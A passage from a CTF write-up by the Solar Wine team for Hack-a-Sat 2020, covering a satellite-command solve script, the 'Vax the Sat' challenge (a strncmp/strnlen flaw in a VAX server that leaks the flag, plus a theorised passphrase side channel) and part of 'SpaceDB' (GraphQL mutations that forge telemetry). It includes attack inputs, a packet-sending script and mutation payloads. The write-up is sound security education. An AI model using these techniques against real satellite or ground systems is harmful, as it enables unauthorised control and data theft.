```

```
    # we actually send TC packets (CCSDS_TYPE=1) but were too lazy to write
    # proper scapy layers
    for i in range(4, 2**16):
        # LOW PWR THRES
        p = TMPacketHeader(CCSDS_TYPE=1, CCSDS_APID=103)/(
            b"\x00\x0c" + struct.pack('<H', i))
        conn.send(bytes(p))
        recv_one()

        #enable flag
        p = TMPacketHeader(CCSDS_TYPE=1, CCSDS_APID=103)/("\x00\x02\x01")
        conn.send(bytes(p))
        recv_one()

        # enable Payload
        p = TMPacketHeader(CCSDS_TYPE=1, CCSDS_APID=103)/("\x00\x00\x01")
        conn.send(bytes(p))
        recv_one()

        # enable ADCS
        p = TMPacketHeader(CCSDS_TYPE=1, CCSDS_APID=103)/("\x00\x04\x01")
        conn.send(bytes(p))
        recv_one()

        # enable radio1
        p = TMPacketHeader(CCSDS_TYPE=1, CCSDS_APID=103)/("\x00\x05\x01")
        conn.send(bytes(p))
        recv_one()

        # enable radio2
        p = TMPacketHeader(CCSDS_TYPE=1, CCSDS_APID=103)/("\x00\x08\x01")
        conn.send(bytes(p))
        recv_one()
```

This script has the following output:

```
[*] Current time is 2020-06-07T13:41:35.693469
[+] Opening connection to goose.satellitesabove.me on port 5033: Done
[+] Sending ticket: Done
[*] Telemetry Service running at 18.221.17.174:32166
[*] Closed connection to goose.satellitesabove.me port 5033
[+] Opening connection to b'18.221.17.174' on port 32166: Done
[+] Waiting for the flag: Done
[+] Flag value is: flag{sierra9703delta:GEjpe-gs7T(...)1He6bc}
[*] Current time is 2020-06-07T13:41:45.295260
```

3.4 Vax the Sat

- **Category:** Ground Segment
- **Points:** 304
- **Solves:** 5

> It's still the 70's in my ground station network, login to it and see if you can get a flag from it.
>
> Connect to the challenge on vax.satellitesabove.me:5035. Using netcat, you might run nc vax.satellitesabove.me 5035
>
> You'll need these files to solve the challenge.
>
> https://generated.2020.hackasat.com/vaxthesat/vaxthesat-india37599sierra.tar.bz2
> https://static.2020.hackasat.com/2282d39c1d30b59739733d5f0751a2c81e080796/VAXtheSAT.zip

3.4.1 Write-up

Write-up by Solar Wine team

Inside both tarballs we got:

- *server.s* which is the *objdump* output of a VAX application, presumably our target server.
- *VAXtheSAT.md* which is a set of additional instructions.

In particular we can read:

> Your mission is to hijack a satellite by pointing it to *34.916944*, *-117.376667*, an abandoned USAF radio station in the middle of the desert.

It is worth mentioning that:

- Credentials are provided to connect to a client machine.
- Both the client's and the server's internal IP are provided, the ASCII art telling us that the antenna can only be controlled through the server.
- The path to the *client* application is provided and the aforementioned *server.s* is certified to be the server application disassembly.

3.4.2 Exploration of the client machine

The client machine, which is in fact a virtual machine, starts whenever a user connects to *vax.satellitesabove.me:5035*. Thanks to the socket we have a visual of the booting process within the

VAX simulator and we can even interact with the booting mechanism using keystrokes. Once the OS is fully booted, we can use the credentials to login.

The OS itself is an OpenBSD 5.8 running on VAX:

```
login: root
root
Password:vaxthesat!

Last login: Wed May  6 22:14:14 on console
OpenBSD 5.8 (GENERIC) #117: Sun Aug 16 06:42:12 MDT 2015

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

You have mail.
# ls
ls
.Xdefaults .cvsrc     .profile   rename.sh
.cshrc     .login     client     start.sh
# cd client
cd client
# ls -la
ls -la
total 5236
drwxr-xr-x  2 root  wheel      512 May 26 16:11 .
drwx------  3 root  wheel      512 May  6 21:42 ..
-r-xr-xr-x  1 root  wheel    64650 May 26 16:11 client
-r-xr-xr-x  1 root  wheel   735953 May 26 16:11 client.s
-r-xr-xr-x  1 root  wheel   119305 May 26 16:11 server
-r-xr-xr-x  1 root  wheel  1718835 May 26 16:11 server.s
```

We dug around a little bit, looking for juicy files amongst other things but failed to find anything really interesting on the disk.

Starting the client initiates an unauthenticated connection to the server:

```
# client 10.0.0.20
client 10.0.0.20
Socket successfully created.
```

```
connected to the server..
################################################################################
#                # RSSI -80dBm                .-"-.          #                #
# EPS STAT:  [1] #                          /     \         # OBC STAT:  [1]  #
#   COM  PWR [*] #                 }--O--{  |#    |         #                 #
#   OBC  PWR [*] #                   [^]     \___/          #                 #
#   ADCS PWR [ ] #                  /ooo\     ^\            #                 #
#                #  _______________:/o   o\:_____)________  #                 #
#                # |=|=|=|=|=|=|:A|":|||:"|A:|=|=|=|=|=|=| #                 #
#                # ^--------------!::{o}::!--------------^ #                 #
# COM STAT:  [1] #                  \     / /               # ADCS STAT: [3]  #
#                #       ____        \.../ )     ____       #                 #
#                #      |\/\/|=======|*|=======|\/\/|      #                 #
#                #      :----"       /-\       "----:      #                 #
#                #                  /ooo\                   #                 #
#                #                 #|ooo|#                  #                 #
#                #                  \___/                  #                 #
#                # LAT: 38.897789      LONG: -77.036301    #                 #
################################################################################
# HELP  ADCS RST  ADCS NOOP  ADCS STATE  ADCS CFG  ADCS CFG_POS  EPS RST     #
# EPS NOOP  EPS STATE  EPS CFG COM RST COM NOOP COM STATE  OBC RST  OBC NOOP #
# INFO:                                                                      #
# ERROR:                                                                     #
################################################################################
```

The GUI provides the (seemingly) current latitude and longitude of the satellite. It also provides the ability to type commands whose names are hinted at the bottom of the interface.

However the client does not seem completely functional at first since none of the issued command seem to be accepted and the *HELP* command seems broken.

3.4.3 Course of action

At this point we thought about several possible courses of action:

1. We could attempt to hijack the boot process since it is possible to interact with the VM at an early stage. After all the mission could be a decoy and some out of the box thinking might be required.
2. There could be a setup problem within the client or we could need to learn how to use it properly to communicate with the server. *LAT*, *LONG* and *CFG_POS* are potential hints that the application can indeed configure the position of the satellite. Perhaps completing the mission and configuring the satellite is enough to unlock the flag?

3. There could be a vulnerability within the server and we would need to exploit it either by using the client or by rewriting one and running it on the client machine.

Hijacking the boot When you connect to the service you are greeted with the following:

```
Ticket please:
 ticket{india37599sierra:GIz8dRSGtG063dqQX1E9pbMqT1LLvBfqk2aZCq9Ge2Vyr9OWIYZeecP2IO5nlhu5OQ}
DEBUG:vax_common.vax_base:Challenge id: 28

VAX simulator V3.9-0
NVR: buffering file in memory
Eth: opened OS device lo
sh: 1: ifconfig: not found
sh: 1: ifconfig: not found
XQ, address=20001920-2000192F*, vector=250, MAC=AA:00:04:00:15:04, type=DELQA-T,mode=DELQA, poll=100, attached to lo

^[[?62;c
KA655X-B V5.3, VMB 2.7
Performing normal system tests.
40..39..38..37..36..35..34..33..32..31..30..29..28..27..26..25..
24..23..22..21..20..19..18..17..16..15..14..13..12..11..10..09..
08..07..06..05..04..03..
Tests completed.
Loading system software.
(BOOT/R5:0 DUA0



  2..
-DUA0
  1..0..


>> OpenBSD/vax boot [1.18] <<
>> Press enter to autoboot now, or any other key to abort: 5

Press '?' for help
> {?62;c
Unknown command: {?62;c
>
```

Figure 8: The booting process

One can interrupt the boot process and run something else than the traditional *bsd* kernel. However there was nothing obvious to run and even if we could, where would that lead us? Since the CTF is satellite and communications oriented it actually made little sense for us to spend too much time on this possibility.

The client configuration The GUI strongly hints that it should be used to complete the challenge yet focusing too much on the client seems a bad idea because *server.s* is explicitly provided to us. However understanding how the client work is not entirely decorrelated from the attack of the server.

A vulnerability within the server This seems the most logical choice since the flag would be protected by being stored on a distant host. This would also explain why *server.s* was provided. However

the problem is that *server.s* itself is the output of an *objdump* command and, as such, is not extremely practical from a reverse engineering point of view.

We thus decided to exfiltrate both the client and the server binaries and then to reproduce the installation locally.

To download the binaries, being too lazy to write a proper client to fetch them, we decided to simply use the good old base64 and manually copy the blobs.

```
# b64encode foo < server
b64encode foo < server
begin-base64 644 foo
f0VMRgEBAQAAAAAAAAAAAAIASwABAAAAeAEBADQAAADcnwEAAAAAADQAIAAHACgAEAANAAEAAAAA
AAAAAAABAAAAAQB8ywAAfMsAAAUAAAAAEAAAAQAAAHzLAAB8ywIAfMsCALgiAAC4IgAABAAAAAAQ
AAABAAAANO4AADTuAwA07gMACAAAAAgAAAAGAAAAABAAAAEAAAA87gAAPO4EADzuBAAQAAAAEAAA
[...]
# b64encode foo < client
b64encode foo < client
begin-base64 644 foo
f0VMRgEBAQAAAAAAAAAAAAIASwABAAAAeAEBADQAAADczgAAAAAADQAIAAHACgAEAANAAEAAAAA
AAAAAAABAAAAAQBUqQAAVKkAAAUAAAAAEAAAAQAAAFSpAABUqQIAVKkCAEQWAABEFgAABAAAAAAQ
AAABAAAAmL8AAJi/AwCYvwMACAAAAAgAAAGAAAAABAAAAEAAACgvwAAoL8EAKC/BAAQAAAAEAAA
[...]
```

At this point we split the work:

- One of us would start reverse engineering the binaries.
- The other one would work on creating a cloned environment.

Assuming a memory corruption within the server could be found, we could definitely use a local VM to write the exploit quicker. The remote shell was not exactly the most practical to do that being extremely unstable and even dropping the connection after a couple of minutes.

3.4.4 Cloning the OpenBSD target

By Googling the string “VAX simulator V3.9-0” we quickly found that *simh* was the emulator in place. You can download it here. There is a newer version (3.11) but we decided to use the same one as the challenge. Building *simh* from the source is straightforward and it is recommended to install first *libpcap* to enable the network emulation support.

Unfortunately OpenBSD 5.8 installation files for the VAX do not seem to be hosted anymore by the officials mirrors. However you can still find them here.

Then we found the lovely notes from the same location explaining how to setup *simh* to install OpenBSD on a VAX. We followed the instructions to boot OpenBSD and start an installation. The only pitfall is that when it comes to downloading the OpenBSD sets, *simh* is too slow to download them from the Chinese mirrors (at least from Europe). The connections stall, then abort. In a CTF context we could not afford to lose such a precious time so we downloaded *install58.iso* and used it as a local image. You can expose it to the VM with the followings lines in your configuration file

```
set rq1 cdrom
at rq1 install58.iso
```

Once everything is installed and configured you only have to transfer the server and client and Voila!. You now have a *smooth* local environment with the ability to debug the server in gdb.

3.4.5 Reverse engineering of the binary

As surprising at it may seem, none of the typical reverse engineering tools that we used (*IDA*, *guidra*) were able to open and disassemble the binary let alone decompile it.

radare2 was the only exception but we were not familiar with its quite unusual set of commands and the disassembly itself did not look any better than the *objdump* output we already had. As a result we decided to only use *server.s*.

The first thing we noticed with the *objdump* paste was that the disassembler was confused and would attempt to disassemble most of the strings of the binary.

This is illustrated with this example. One can see that `printf()` is called using `2d7b8` as the address of its format string but at this address one can only see instructions.

```
   11e88:   9f ef 2a b9     pushab 2d7b8 <__fini+0x10c46>  ; 2d7b8 is the address
                                                           ; of a format string
   11e8c:   01 00
   11e8e:   fb 01 ef 49     calls $0x1,129de <printf>
   11e92:   0b 00 00
   11e95:   31 97 00        brw 11f2f <func+0x135>
   11e98:   d4 7e           clrf -(sp)
[...]
   ; the disassembler was confused
   2d7b0:   6f 64 65 20     acbd (r4),(r5),$0x20 [d-float],33bdb
 ↪  <_sys_siglist+0x5027>
   2d7b4:   25 64
   2d7b6:   0a 00 44 69     index $0x0,(r9)[r4],-(r3),(r3),(pc),(sp)
   2d7ba:   73 63 6f 6e
```

```
   2d7be:   6e 65 63        cvtld (r5),(r3)
   2d7c1:   74 69 6e 67     emodd (r9),(sp),(r7),$0x2e,$0x20 [d-float]
```

Fortunately this can easily be fixed using the following code:

```
import sys

f=open(sys.argv[1])
lines = f.readlines()
f.close()

L = []
for i in xrange(len(lines)):
    line = lines[i].rstrip().split('\t')
    if not line or line[0] == '':
        continue
    addr = line[0]
    if i == 0:
        first_addr = addr
    opcodes = line[1].rstrip().split()
    L.append(''.join(opcodes).decode('hex'))
    print "%s\t%s" % (addr, repr(''.join(opcodes).decode('hex')))


total = ''.join(L).split('\0')

for line in total:
    print '\"%s\"' % line
```

The (mandatory) argument of this script is a file in which is copy pasted the data section that needs to be displayed as strings.

```
$ cat strings.2
   2d481:   00              halt
   2d482:   00              halt
   2d483:   00              halt
   2d484:   41 44 43 53     addf3 r3[r3][r4],$0x20 [f-float],pc[r7][r6][r3]
   2d488:   20 43 46 47
   2d48c:   5f
   2d48d:   50 4f 53 3a     movf r3[pc],$0x3a [f-float]
   2d491:   20 4f 55 54     addp4 r5[pc],r4,r0,r5
   2d495:   50 55
   2d497:   54 3d 00 00     emodf $0x3d [f-float],$0x0,$0x0 [f-float],$0x0,$0x0
    ↪  [f-float]
```

```
   2d49b:   00 00
foo@foo-VirtualBox:~/vax$ python2 parser.py strings.2
   2d481:   '\x00'
   2d482:   '\x00'
   2d483:   '\x00'
   2d484:   'ADCS'
   2d488:   ' CFG'
   2d48c:   '_'
   2d48d:   'POS:'
   2d491:   ' OUT'
   2d495:   'PU'
   2d497:   'T=\x00\x00'
   2d49b:   '\x00\x00'
```

This quick and dirty script could easily be improved but at this point we already had enough information and decided to quickly replace all the incorrect disassembly, effectively speeding up the understanding of the code.

3.4.6 Our first observations

First of all, a quick look at the code allows to find the following crypto functions:

- `chacha_keysetup()`, `chacha_ivsetup()` and `chacha_encrypt_bytes()`
- `arc4random_uniform()` (called by `omalloc_init()`)

However none of these functions seemed related to the client/server communication.

We also isolated three logging functions : `error()`, `info()` and `flag()`, the latter being the function responsible for outputting the flag.

The list of VAX instructions could be found here. After some time spent reading the code and using the previous document we were able to isolate a couple of patterns:

- The arguments passed to a function are pushed on the stack.
- `0x4(ap)`, `0x8(ap)`, etc. are the 1st, 2nd etc. calling arguments.
- `clrf -(sp)` means pushing 0 on the stack

With this information in mind, reverse engineering of the server's code goes fast. For each command typed within the GUI (such as *ADCS* or *EPS*), there is a function handler called on the server side though not all of them seem entirely implemented as `help()` (*HELP*'s handler) for example is quite empty.

We find a bunch of interesting strings used within `ADCS_module()` :

“USAGE: ADCS RST”
“USAGE: ADCS NOOP”
“USAGE: ADCS STATE [ACTIVE/CONFIG/DISABLED]”
“USAGE: ADCS CFG”
“USAGE: ADCS CFG_POS [4 BYTES LAT] [4 BYTES LON] [16 BYTES CHECKSUM]”

In particular it seems interesting to call *ADCS CFG_POS* since we can provide (seemingly) arbitrary data for the latitude and the longitude. We also observe that several validation operations are performed on the three parameters. If the validation is a success then the flag is displayed using `flag()`.

However there is a problem, *ADCS CFG_POS* cannot be used by default, being initially prohibited. Reverse engineering the `EPS_module()` and the `ADCS_module()` taught us that the following steps had to be performed before:

- The EPS module should be put in configuration mode which is done by calling *EPS STATE CONFIG* (On the GUI *EPS STAT* changes the display `[1]` into `[2]`.
- The ADCS module which is initially disabled must be enabled by calling *EPS CFG ADCS ON*. (On the GUI *ADCS PWR* changes the display `[ ]` into `[*]`.
- The ACDS must be in configuration mode by calling *ADCS STATE CONFIG*. (On the GUI *ADCS STATE CONFIG* changes the display `[3]` into `[2]`.

Finally, *ADCS CFG_POS* must also satisfy some constraints, namely the size of its argument and the corresponding charset (`testHex()` being the corresponding filter).

3.4.7 Dumping the flag

`ADCS_module()` is the main function and can be described with the following pseudo C code:

```
int ADCS_module(...)
{

    [...] // Flag checking + Parsing

    LATITUDE_UINT = strtoul(LATITUDE_HEX_STR, 0, 16);
    LONGITUDE_UINT = strtoul(LONGITUDE_HEX_STR, 0, 16);
```

```
    memset(cksum_stack, 0, 32);
    strncpy(&cksum_stack[0], &checksum[0], 8);
    strncpy(&cksum_stack[9], &checksum[8], 8);
    strncpy(&cksum_stack[18], &checksum[16], 8);
    strncpy(&cksum_stack[27], &checksum[24], 8); // Overflow ? Unclear.

    INTEGER_1 = strtoul(&cksum_stack[0], 0, 16);
    INTEGER_3 = strtoul(&cksum_stack[9], 0, 16);
    INTEGER_2 = strtoul(&cksum_stack[18], 0, 16);
    INTEGER_4 = strtoul(&cksum_stack[27], 0, 16);

    breakdown_coordinates(BUF_OUT_1, LONGITUDE_UINT, LATITUDE_UINT, INTEGER_1);
    // BUF_OUT_1 is a 64 bytes buffer

    execute_operation(INTERNAL_MEMORY, BUF_OUT_2, BUF_OUT_1, 44, 64, 0xa264);
    // BUF_OUT_2 is a 44 bytes buffer

    fp = fopen("passphrase.txt", "r");
    if(!fp) {
        [...]
    }
    nr_bytes_received = fread(passphrase_buffer, 1, 44, fp);

    if(!strncmp(local_buffer_fread, BUF_OUT_2, strnlen(BUF_OUT_2, 44))) {
        fp = fopen("flag.txt", "r");
        nr_bytes2 = fread(flag_buffer, 1, 130, fp);
        if ( ) {
            [...]
        }
        memcpy(final_flag_buffer, "FLAG=\x00", 6);
        memset(final_flag_buffer+6, 0, 134);
        memcpy(final_flag_buffer+5, flag_buffer, 130);
        flag(buff, final_flag_buffer);
        // At this point the flag is displayed
        [...]
    }
}
```

- Once the parsing and flag checking performed, a first operation is performed within `breakdown_coordinates()` and `BUF_OUT_1` is produced. This is entirely user controlled.
- `execute_operation()` produces the 44 bytes buffer `BUF_OUT_2`. `INTERNAL_MEMORY` is the address `5ee5c` and is an array of signed int (4 bytes) prefilled within the *.data* section of the ELF.

  - We did not reverse entirely the `execute_operation()` including `executor()` which is a subfunction called upon `INTERNAL_MEMORY`.

- If the passphrase and `BUF_OUT_2` are equal according to `strncmp()` then the flag is read and displayed using `flag()`.

At this point we struggled, banging our heads with `execute_operation()`, trying to understand what we were missing. We knew the `LONGITUDE_UINT` and `LATITUDE_UINT` thanks to the initial conditions (i.e. `420BAAF4` and `C2EAC0DB`) therefore the only parameter we should mess with was the checksum. Only the first part seemed to be used to compute `execute_operation()`.

3.4.8 The light

It then occurred to us that there had to be something extremely simple behind all this and that we were missing the big picture. Indeed reverse engineering all the functions definitely takes time. At this point two teams had scored the challenge rather quickly. Even considering stronger reverse engineer skills in these teams, and even if they were using a proper disassembler using some trick, it was still hard to imagine that these people would be order of magnitude faster. On top of that, we knew that these teams were CTF veterans and as such would be used to CTF tricks.

At this point it was Sunday night, a few hours before the end of the Quals and we had to make a move. So our solution was to test semi random values. If there was something that we had completely missed then perhaps the challenge was far easier than we thought.

So we decided to test random values within a netcat session, using mostly 0. Starting with the second test we used a non expected longitude.

EPS STATE CONFIG
EPS CFG ADCS ON
ADCS STATE CONFIG
ADCS CFG_POS 420BAAF4 C2EAC0DB 00000001000000000000000000000000
ADCS CFG_POS 420BAAF4 10000001 00000002000000000000000000000000

Had this test failed with more than 10 attempts, we would have written a script to test several dozens of values.

And stunned, not knowing exactly why, we scored!




Figure 9: The flag appears mysteriously!

3.4.9 The truth

A couple of days later, because winning out of sheer luck is extremely frustrating, we investigated a bit. With a decent amount of sleep it was extremely easy to see the origin of the confusion.

The bug lies within the call to `strncmp()`:

```
if(!strncmp(local_buffer_fread, BUF_OUT_2, strnlen(BUF_OUT_2, 44))) {
```

Contrary to the content of `local_buffer_fread` which is constant, the content of `BUF_OUT_2` depends on `LONGITUDE_UINT`, `LATITUDE_UINT` and `INTEGER_1`. If we assume that `execute_operation()` behaves like a random function then it makes sense for the first byte of `BUF_OUT_2` to be 0 every 256 calls to the function (on average and with different parameters). In such a situation, `strnlen()` returns 0 and `strncmp()` returns 0 as well, exposing the flag.

Practically speaking, `execute_operation()` does not behave at all like a random function as observed with the following *(lat,lon,cksum)* tests and the flag leaks quite easily, as expected.

420BAAF4 00000003 00000002000000000000000000000000 (flag leaks)
420BAAF4 00000003 00000003000000000000000000000000 (no output)
420BAAF4 10000001 00000007000000000000000000000000 (no output)
420BAAF4 C2EAC0DB 0000000C000000000000000000000000 (some random output)
420BAAF4 C2EAC0DB 00000009000000000000000000000000 (some random output)
420BAAF4 10000003 00000003000000000000000000000000 (flag leaks)
420BAAF4 10000007 00000007000000000000000000000000 (no output)
420BAAF4 10000008 00000008000000000000000000000000 (no output)
420BAAF4 10000004 00000004000000000000000000000000 (flag leaks)
420BAAF4 10000006 00000006000000000000000000000000 (no output)
420BAAF4 00000006 00000001000000000000000000000000 (no output)
420BAAF4 00000003 00000003000000000000000000000000 (no output)
420BAAF4 1000000C 00000003000000000000000000000000 (no output)
420BAAF4 1000000D 0000000D000000000000000000000000 (no output)
420BAAF4 1000000E 0000000E000000000000000000000000 (no output)
420BAAF4 1000000F 0000000F000000000000000000000000 (no output)

Bonus! This is theoretical since we didn't have a chance to test it but an attacker should be able to leak the passphrase as well using a side channel analysis with a complexity linear in the number of characters within the passphrase.

To leak the first character, the attacker sends inputs (possibly precomputed offline) such as:

- The first byte within `BUF_OUT_2` is arbitrarily chosen by the attacker.
- The second byte within `BUF_OUT_2` must be `\x00`.

By iterating over all the possible ASCII values of the first byte (less than 127 candidates, `\x00` being excluded), the attacker is able to observe the flag only one time when his guess is correct (`strncmp()` is called with its third argument set to 1).

The attacker may then run again the attack, this time fixing the first and third characters, attempting to guess the second one.

On average an attacker should be able to leak the full passphrase with less than 127 ×44 attempts which is not fast yet definitely doable. However there is a catch. We do make a strong assumption on the ability of the attacker to control the output buffer very precisely when, practically speaking some outputs might not be possible at all. This would make the attack more complex and possibly unpractical.

4 Payload Modules

4.1 SpaceDB

- **Category:** Payload Modules
- **Points:** 79 points
- **Solves:** 53
- **Description:**

> The last over-the-space update seems to have broken the housekeeping on our satellite. Our satellite's battery is low and is running out of battery fast. We have a short flyover window to transmit a patch or it'll be lost forever. The battery level is critical enough that even the task scheduling server has shutdown. Thankfully can be fixed without without any exploit knowledge by using the built in APIs provided by kubOS. Hopefully we can save this one!
>
> Note: When you're done planning, go to low power mode to wait for the next transmission window
>
> Connect to the challenge on `spacedb.satellitesabove.me:5062`. Using netcat, you might run `nc spacedb.satellitesabove.me 5062`

4.1.1 Write-up

Write-up by Solar Wine team

Once again, the solution was found while trying to get a better understanding of the internals and fiddling around in Burp, so no *pwntools* script here! ;-O

Connecting to the service seems to start a private kubOS instance, exposing telemetry data over GraphQL:

```
$ nc spacedb.satellitesabove.me 5062
Ticket please:
ticket{november41292tango:GNaaZ_D_8XhoR5hCScHJzX32mfZsRUou84FuCvLi1Yv7ZxyIfgnAWPla
↪  DYtNnhMuCA}
### Welcome to kubOS ###
Initializing System ...

** Welcome to spaceDB **
-------------------------

req_flag_base  warn: System is critical. Flag not printed.
```

```
critical-tel-check  info: Detected new telemetry values.
critical-tel-check  info: Checking recently inserted telemetry values.
critical-tel-check  info: Checking gps subsystem
critical-tel-check  info: gps subsystem: OK
critical-tel-check  info: reaction_wheel telemetry check.
critical-tel-check  info: reaction_wheel subsystem: OK.
critical-tel-check  info: eps telemetry check.
critical-tel-check  warn: VIDIODE battery voltage too low.
critical-tel-check  warn: Solar panel voltage low
critical-tel-check  warn: System CRITICAL.
critical-tel-check  info: Position: GROUNDPOINT
critical-tel-check  warn: Debug telemetry database running at:
 ↪  18.191.160.21:15969/tel/graphiql
```

The lines `VIDIODE battery voltage too low` and `Solar panel voltage low` seem to explain why the system is in `CRITICAL` mode, as they don't deliver enough tension to the satellite to operate in a normal way (https://docs.kubos.com/1.21.0/deep-dive/apis/device-api/gomspace-p31u/p31u_api.html#_CPPv4N20eps_battery_config_t20batt_criticalvoltageE).

The documentation of the Telemetry Database Service describes how the data is organized in the database and which queries / mutations are available.

After browsing on the GraphiQL instance, the following query was used to display every telemetry entry available:

```
query {
    telemetry{
    timestamp,
        subsystem,
        parameter,
        value
    }
}
```

Looking for references to `VIDIODE` leaves us with only one entry of interest:

```
{
  "data": {
    "telemetry": [
...
      {
```

```
        "timestamp": 1590427585.484284,
        "subsystem": "eps",
        "parameter": "VIDIODE",
        "value": "6.47"
      },
...
```

As described in the documentation, a mutation named `insert` allows modifying telemetry entries. For instance, it is possible to set the entry `VIDIODE` of the `eps` subsystem to `8`:

```
mutation {
  insert(subsystem: "eps", parameter: "VIDIODE", value: "8") {
    success, errors
  }
}
```

This action will immediately be detected by the satellite, which is now operating in normal mode:

```
critical-tel-check  info: Detected new telemetry values.
critical-tel-check  info: Checking recently inserted telemetry values.
critical-tel-check  info: Checking gps subsystem
critical-tel-check  info: gps subsystem: OK
critical-tel-check  info: reaction_wheel telemetry check.
critical-tel-check  info: reaction_wheel subsystem: OK.

critical-tel-check  info: eps telemetry check.
critical-tel-check  warn: Solar panel voltage low
critical-tel-check  info: eps subsystem: OK
critical-tel-check  info: Position: GROUNDPOINT
critical-tel-check  warn: System: OK. Resuming normal operations.
critical-tel-check  info: Scheduler service comms started successfully at:
 ↪  18.191.160.21:15969/sch/graphiql
```

The battery will slowly discharge so the satellite will fallback in `CRITICAL` mode, closing the scheduler interface. It is required to regularly replay the `VIDIODE` query until the satellite stops responding or you get the flag (pick one between: good muscular memory, Burp Suite, a script).

The new interface (`host:port/sch/graphiql`) is also based on GraphiQL, and allows sending GraphQL requests handled by the Schduler Service.

In Kubos' terminology, each *mode* is associated to a *schedule* made of *tasks*. Everything can be enumerated in a single query:

```
query {
  availableModes {
    name,
    path,
    lastRevised,
    schedule {
      tasks {
        description,
        delay,
        time,
        period,
        app {
          name,
          args,
          config
        }
      },
      path,
      filename,
      timeImported
    },
    active
  }
}
```


```
{
  "data": {
    "availableModes": [
      {
        "name": "low_power",
        "path": "/challenge/target/release/schedules/low_power",
        "lastRevised": "2020-05-25 18:02:50",
        "schedule": [
          {
            "tasks": [
              {
                "description": "Charge battery until ready for transmission.",
                "delay": "5s",
                "time": null,
                "period": null,
                "app": {
                  "name": "low_power",
                  "args": null,
                  "config": null
```

```
            }
          },
          {
            "description": "Switch into transmission mode.",
            "delay": null,
            "time": "2020-05-25 18:59:40",
            "period": null,
            "app": {
              "name": "activate_transmission_mode",
              "args": null,
              "config": null
            }
          }
        ],
       "path": "/challenge/target/release/schedules/low_power/nominal-op.json",
        "filename": "nominal-op",
        "timeImported": "2020-05-25 18:02:50"
      }
    ],
    "active": false
  },
  {
    "name": "safe",
    "path": "/challenge/target/release/schedules/safe",
    "lastRevised": "1970-01-01 00:00:00",
    "schedule": [],
    "active": false
  },
  {
    "name": "station-keeping",
    "path": "/challenge/target/release/schedules/station-keeping",
    "lastRevised": "2020-05-25 18:02:50",
    "schedule": [
      {
        "tasks": [
          {
            "description": "Update system telemetry",
            "delay": "35s",
            "time": null,
            "period": "1m",
            "app": {
              "name": "update_tel",
              "args": null,
              "config": null
            }
          },
```

```
            {
              "description": "Trigger safemode on critical telemetry values",
              "delay": "5s",
              "time": null,
              "period": "5s",
              "app": {
                "name": "critical_tel_check",
                "args": null,
                "config": null
              }
            },
            {
              "description": "Prints flag to log",
              "delay": "0s",
              "time": null,
              "period": null,
              "app": {
                "name": "request_flag_telemetry",
                "args": null,
                "config": null
              }
            }
          ],
          "path": "/challenge/target/release/schedules/station-keeping/nominal-op
           ↪  .json",
          "filename": "nominal-op",
          "timeImported": "2020-05-25 18:02:50"
        }
      ],
      "active": true
    },
    {
      "name": "transmission",
